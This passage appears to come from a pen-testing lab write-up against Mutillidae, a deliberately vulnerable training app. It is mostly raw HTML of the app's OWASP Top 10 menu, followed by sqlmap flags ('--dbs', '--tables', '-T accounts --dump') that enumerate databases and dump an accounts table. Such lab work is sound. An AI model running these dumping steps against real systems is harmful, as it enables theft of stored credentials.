Log</a><li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">DOM Injection</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="index.php?page=html5-storage.php">HTML5 Storage</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\t\t\t\t\t\t\t\t\r\n\t\t\t\t\t\t\t\t<li'

b'>\r\n\t\t\t\t\t\t\t\t\t<a href="">Via "Input" (GET/POST)</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="?page=add-to-your-blog.php">Add to your blog</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="?page=view-someones-blog.php">View someone\'s blog</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="?page=show-log.php">Show Log</a><li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="?page=text-file-viewer.php">Text File Viewer</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=dns-lookup.php">DNS Lookup</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="?page=user-info.php">User Info</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php">Missing HTTPOnly Attribute</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=set-background-color.php">Set Background Color</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=pen-test-tool-lookup.php">Pen Test Tool Lookup</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">Via HTTP Headers</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=browser-info.php">Browser Info</a></li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=show-log.php">Show Log</a><'

b'li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=site-footer-xss-discussion.php">Site Footer</a><li>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=html5-storage.php">Those &quot;BACK&quot; Buttons</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">Via Misconfiguration</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php">Missing HTTPOnly Attribute</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">Against HTML 5 Storage</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="index.php?page=html5-storage.php">HTML5 Storage</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">Against JSON</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="./index.php?page=pen-test-tool-lookup.php">Pen Test Tool Lookup</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t\t\t<a href="">Via Cookie Injection</a>\r\n\t\t\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t\t\t<li><a href="index.php?page=capture-data.php">Capture Data Page</a></li>\r\n\t\t\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t\t\t</li>\t\t\t\t\t\r\n\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>'

b'\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2010-A3" target="\_blank">\r\n\t\t\t\t\t\t\t\tA3 - Broken Authentication and Session Management\r\n\t\t\t\t\t\t\t</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php">Cookies</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="?page=login.php">Login</a></li>\r\n\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2010-A4" target="\_blank">A4 - Insecure Direct Object References</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=text-file-viewer.php">Text File Viewer</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=source-viewer.php">Source Viewer</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=credits.php">Credits</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php">Cookies</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=arbitrary-file-inclusion.php">Arbitrary File Inclusion</a></li>\r\n\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2010-A5" target="\_blank">A5 - Cross Site Request Forgery (CSRF)</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href='

b'"index.php?page=add-to-your-blog.php">Add to your blog</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="./index.php?page=register.php">Register User</a></li>\r\n\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2010-A6" target="\_blank">A6 - Security Misconfiguration</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=home.php">Directory Browsing</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="./index.php?page=user-info.php">GET for POST</a></li>\r\n\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2010-A7" target="\_blank">A7 - Insecure Cryptographic Storage</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=user-info.php">User Info</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=html5-storage.php">HTML5 Storage</a></li>\r\n\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2010-A8" target="\_blank">A8 - Failure to Restrict URL Access</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=secret-administrative-pages.php">"S'

b'ecret" Administrative Pages</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="http://en.wikipedia.org/wiki/Robots\_exclusion\_standard">Robots.txt</a></li>\r\n\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2010-A9" target="\_blank">A9 - Insufficient Transport Layer Protection</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="?page=login.php">Login</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="?page=user-info.php">User Info</a></li>\r\n\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2010-A10" target="\_blank">A10 - Unvalidated Redirects and Forwards</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="?page=credits.php">Credits</a></li>\r\n\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t<a href="#">Setup/reset the DB (Disabled: Not Admin)</a></li>\r\n\t\t\t\t\t\t\t\t\t\t\r\n\t\t\t\t\t\t\t</ul>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t</ul>\r\n\t\t\t\t</li>\r\n\t\t\t\t<li style="border-color: #ffffff; border-style: solid;border-width: 1px">\r\n\t\t\t\t\t<a href="#">Others</a>\r\n\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2007-A3" target="\_blank">OWAS'

b'P 2007 A3 - Malicious File Execution</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="?page=text-file-viewer.php">Text File Viewer</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="?page=source-viewer.php">Source Viewer</a></li>\r\n\t\t\t\t\t\t\t</ul>\t\t\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.owasp.org/index.php/Top\_10\_2007-A6" target="\_blank">OWASP 2007 A6 - Information Leakage and Improper Error Handling</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php">Cache Control</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php">X-Powered-By HTTP Header</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php">HTML/JavaScript Comments</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=framing.php">Click-Jacking</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="framer.html">Cross-Site Framing (Third-Party Framing)</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=html5-storage.php">HTML5 Storage</a></li>\r\n\t\t\t\t\t\t\t</ul>\t\t\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="">Denial of Service</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="?page=text-file-viewer.php">Text File Viewer</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="?p'

b'age=show-log.php">Show Web Log</a><li>\r\n\t\t\t\t\t\t\t</ul>\t\t\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="">JavaScript "Security"</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=login.php">Login</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=add-to-your-blog.php">Add to your blog</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=html5-storage.php">HTML5 Storage</a></li>\r\n\t\t\t\t\t\t\t</ul>\t\t\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="">Data Capture Pages</a>\r\n\t\t\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=capture-data.php">Data Capture</a></li>\r\n\t\t\t\t\t\t\t\t<li><a href="index.php?page=captured-data.php">View Captured Data</a></li>\r\n\t\t\t\t\t\t\t</ul>\t\t\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t</ul>\r\n\t\t\t\t</li>\r\n\t\t\t\t<li style="border-color: #ffffff;border-style: solid;border-width: 1px">\r\n\t\t\t\t\t<a href="#">Documentation</a>\r\n\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t<li><a href="index.php?page=change-log.htm">Change Log</a></li>\r\n\t\t\t\t\t\t<li><a href="index.php?page=installation.php">Installation Instructions</a></li>\r\n\t\t\t\t\t\t<li><a href="/mutillidae/documentation/mutillidae-installat'

b'ion-on-xampp-win7.pdf">Installation Instructions: Windows 7 (PDF)</a></li>\r\n\t\t\t\t\t\t<li><a href="index.php?page=documentation/vulnerabilities.php">Listing of Vulnerabilities</a></li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="index.php?page=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php" target="\_blank">\r\n\t\t\t\t\t\t\t\tHow to Access Mutillidae over Virtual Box "Host Only" Network\r\n\t\t\t\t\t\t\t</a>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t</ul>\r\n\t\t\t\t</li>\r\n\t\t\t\t<li style="border-color: #ffffff;border-style: solid;border-width: 1px">\r\n\t\t\t\t\t<a href="#">Resources</a>\r\n\t\t\t\t\t<ul>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a onclick="bookmarkSite();" href="">\r\n\t\t\t\t\t\t\t\tBookmark Site\r\n\t\t\t\t\t\t\t</a>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="https://www.owasp.org/index.php/Top\_Ten" target="\_blank">\r\n\t\t\t\t\t\t\t\tOWASP Top Ten\r\n\t\t\t\t\t\t\t</a>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://samurai.inguardians.com/" target="\_blank">\r\n\t\t\t\t\t\t\t\tSamurai Web Testing Framework\r\n\t\t\t\t\t\t\t</a>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="https://addons.mozilla.org/en-US/firefox/collections/jdr'

b'uin/pro-web-developer-qa-pack/" target="\_blank">\r\n\t\t\t\t\t\t\t\tProfessional Web Application Developer Quality Assurance Pack\r\n\t\t\t\t\t\t\t</a>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10" target="\_blank">\r\n\t\t\t\t\t\t\t\tLatest Version of Mutillidae\r\n\t\t\t\t\t\t\t</a>\r\n\t\t\t\t\t\t</li>\r\n\t\t\t\t\t\t\r\n\t\t\t\t\t\t<li>\r\n\t\t\t\t\t\t\t<a href="http://www.hackersforcharity.org/ghdb/" target="\_blank">\r\n\t\t\t\t\t\t\t\tGoogle Hacking Database\r\n\t\t\t\t\t\t\t</a>\r\n\t\t\t\t\t\t</li>\t\r\n\t\t\t\t\t</ul>\r\n\t\t\t\t</li>\r\n\t\t\t</ul>\r\n\t\t\t<br style="clear: left" />\r\n\t\t</div>\r\n\t\t<div style="text-align: center;">\r\n\t\t\t<a href="https://www.owasp.org" target="\_blank">\r\n\t\t\t\t<img alt="OWASP" style="border-width: 0px;" height="120px" width="160px" src="./images/owasp-logo-400-300.png" />\r\n\t\t\t</a>\r\n\t\t</div>\r\n\t\t<div class="label" style="text-align: center;">\r\n\t\t\tSite hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and \r\n\t\t\t<a href="https://addons.mozilla.org/en-US/firefox/collecti'


b'ons/jdruin/pro-web-developer-qa-pack/" style="text-decoration: none;">\r\n\t\t\tthese Mozilla Add-ons\r\n\t\t\t</a>\r\n\t\t</div>\r\n\t\t<div>&nbsp;</div>\r\n\t\t<div>&nbsp;</div>\r\n\t\t<div class="label" style="text-align: center;">\r\n\t\t\t<a href="https://twitter.com/webpwnized" style="text-decoration: none;" target="\_blank">\r\n\t\t\t\t<img align="middle" alt="Twitter" src="./images/twitter.gif" width="52px" height="35px" />\r\n\t\t\t\t<br/>\r\n\t\t\t\t@webpwnized\r\n\t\t\t</a>\r\n\t\t</div>\t\t\r\n\t\t<div>&nbsp;</div>\r\n\t\t<div class="label" style="text-align: center;">\r\n\t\t\t<a href="http://www.youtube.com/user/webpwnized" style="text-decoration: none; white-space:nowrap;" target="\_blank">\r\n\t\t\t\t<img align="middle" alt="YouTube" src="./images/youtube\_256\_256.png" width="56px" height="56px" />\r\n\t\t\t\t<br/>\r\n\t\t\t\tMutillidae<br/>Channel\r\n\t\t\t</a>\r\n\t\t</div>\t\t\r\n\t\t<div>&nbsp;</div>\r\n\t\t<div class="label" style="text-align: center;">Developed by Adrian &quot;<a href="http://www.irongeek.com">Irongeek</a>&quot; Crenshaw and Jeremy Druin</div>\r\n\t</td>\r\n\r\n<td valign="top">\r\n\t<blockq'

b'uote>\r\n\t<!-- Begin Content -->\n<br />\n<b>Warning</b>: include(userinfo.php) [<a href=\'function.include\'>function.include</a>]: failed to open stream: No such file or directory in <b>/var/www/mutillidae/index.php</b> on line <b>469</b><br />\n<br />\n<b>Warning</b>: include() [<a href=\'function.include\'>function.include</a>]: Failed opening \'userinfo.php\' for inclusion (include\_path=\'.:/usr/share/php:/usr/share/pear\') in <b>/var/www/mutillidae/index.php</b> on line <b>469</b><br />\n\t\t\t<!-- End Content -->\r\n\t\t</blockquote>\r\n\t\t\t</td>\r\n\t\t</tr>\r\n\t</table>\r\n\r\n<div class="footer">Browser: </div><div class="footer">PHP Version: 5.2.4-2ubuntu5.10</div>\r\n\t<div class="footer">\r\n\t\tThe newest version of \r\n\t\t<a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10" target="\_blank">\r\n\t\t\tMutillidae\r\n\t\t</a> \r\n\t\tcan downloaded from <a href="http://irongeek.com" target="\_blank">Irongeek\'s Site</a>\r\n\t</div>\r\n</body>\r\n</html><script type="text/javascript">\r\n\t\t\ttry{\r\n\t\t\t\twindow.local'


b'Storage.setItem("LocalStorageTarget","This is set by the index.php page");\r\n\t\t\t\twindow.sessionStorage.setItem("SessionStorageTarget","This is set by the index.php page");\r\n\t\t\t}catch(e){\r\n\t\t\t\talert(e);\r\n\t\t\t};\r\n\t\t</script>'

b''

**Using SQLMap**

****


**...**

****


**--dbs**

****

**-D owasp10 --tables**


****

**-D owasp10 -T accounts --dump**


****

**Part II – Cracking Hashes**

